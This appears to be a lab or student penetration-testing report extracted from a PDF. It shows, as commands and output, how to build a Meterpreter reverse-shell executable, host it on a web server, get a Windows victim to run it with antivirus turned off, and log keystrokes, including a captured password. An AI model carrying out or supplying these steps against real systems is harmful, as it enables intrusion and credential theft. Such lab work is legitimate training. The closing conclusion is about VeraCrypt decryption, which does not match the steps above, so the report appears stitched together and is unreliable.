
```
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe L
HOST=192.168.0.134 LPORT=555 -o ~/payload.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/payload.exe

(root@kali)~$ cd ~
```

- Subsequently, navigate to the home directory within the terminal by entering the command "cd ~". This step facilitates efficient file management and organization, allowing users to access and manipulate files stored in their home directory.
- With the groundwork laid, the next step involves setting up a web file server on port 80, with the payload.exe directory. This can be achieved by running the command "python -m http.server 80" in the terminal. This command leverages Python's built-in HTTP server module to create a simple web server that serves files from the current directory over HTTP on port 80. By specifying the port and directory containing the payload.exe file, the server is configured to host the executable payload,

making it accessible for further exploitation or analysis.

- To initiate the penetration testing process, open a new terminal on the Kali Linux attack virtual machine and start the Metasploit Framework console by entering the command "msfconsole". This action launches the Metasploit Framework, a powerful tool used for exploit development and penetration testing.



```
(kali@kali)~$ cd Neharika.K
(kali@kali)~/.Neharika.K$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple authentication-capturing and poisoning services


Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- ==[ metasploit v6.3.55-dev (kali) ]
+ -- ==[ 2397 exploits - 1232 auxiliary - 422 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

- Once the Metasploit console is ready, utilize the command "use multi/handler" to configure the framework to handle exploits launched from external sources. This step ensures that the Metasploit Framework is prepared to intercept and exploit vulnerabilities identified during the testing process.
- Configure the "exploit(multi/handler)" module with the appropriate settings matching those of the generated executable file. Set the payload to "windows/meterpreter/reverse_tcp" to specify the type of payload to be used. Then, set the local host (LHOST) to the IP address of the Kali Linux attack machine using the command "set LHOST ". Finally, set the local port (LPORT) to match the port specified in the executable file using the command "set LPORT ".




```
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > LHOST 192.168.0.134  
[-] Unknown command: LHOST  
msf6 exploit(multi/handler) > set LHOST 192.168.0.134  
LHOST => 192.168.0.134  
msf6 exploit(multi/handler) > set LPORT 555  
LPORT => 555  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.0.134:555  
[*] Sending stage (176198 bytes) to 192.168.0.124  
[*] Meterpreter session 1 opened (192.168.0.134:555 -> 192.168.0.124:52362) at 2024-05-14 02:27:55 -0400  
  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
facebook<CR>  
neharika k1234  
meterpreter > |
```

- Confirm that all settings are configured correctly by entering the command "exploit" in the Metasploit console. This command starts the server on the meterpreter, awaiting the connection of the payload.
- Moving on to preparing the victim machine, begin by disabling real-time protection on the Windows victim machine. This step ensures that security software does not interfere with the exploitation process.
- Next, open Microsoft Edge on the victim machine and navigate to the browser tab. Enter the IP address of the Kali Linux attack in the address bar to establish a connection with the Kali machine.



- Access the HTTP web server directory hosted on the Kali machine and locate the payload.exe file. Click on the payload.exe file and proceed through any download caution notifications, ensuring to keep the file and allowing it to run. This action initiates the execution of the payload, facilitating further exploitation or analysis by the attacker.



Conclusion:

In conclusion, the successful decryption of the Veracrypt-protected file and extraction of the concealed secret code underscore the importance of robust encryption practices in safeguarding sensitive information. By decoding the hashed passphrase provided in encoded.txt and utilizing Veracrypt to unlock the encrypted file, we have demonstrated the efficacy of cryptographic techniques in securely accessing encrypted data.

This endeavor has highlighted the critical role of encryption in ensuring the confidentiality and integrity of data, particularly in today's digital landscape where cyber threats are ever-present. The meticulous execution of steps, from decoding the hashed passphrase to revealing the secret code, serves as a testament to the effectiveness of established cryptographic methodologies.

Furthermore, this report has emphasized the significance of secure data management practices in contemporary cybersecurity frameworks. It underscores the imperative for organizations and individuals alike to adopt

robust encryption tools like Veracrypt and adhere to best practices in passphrase management to mitigate the risks associated with unauthorized access and data breaches.

Ultimately, the insights gleaned from this decryption process serve as a valuable reminder of the constant vigilance required to safeguard sensitive information in an increasingly interconnected world. By adhering to encryption best practices and employing effective encryption tools, stakeholders can bolster their defenses against potential cyber threats and uphold the confidentiality, integrity, and availability of their data assets.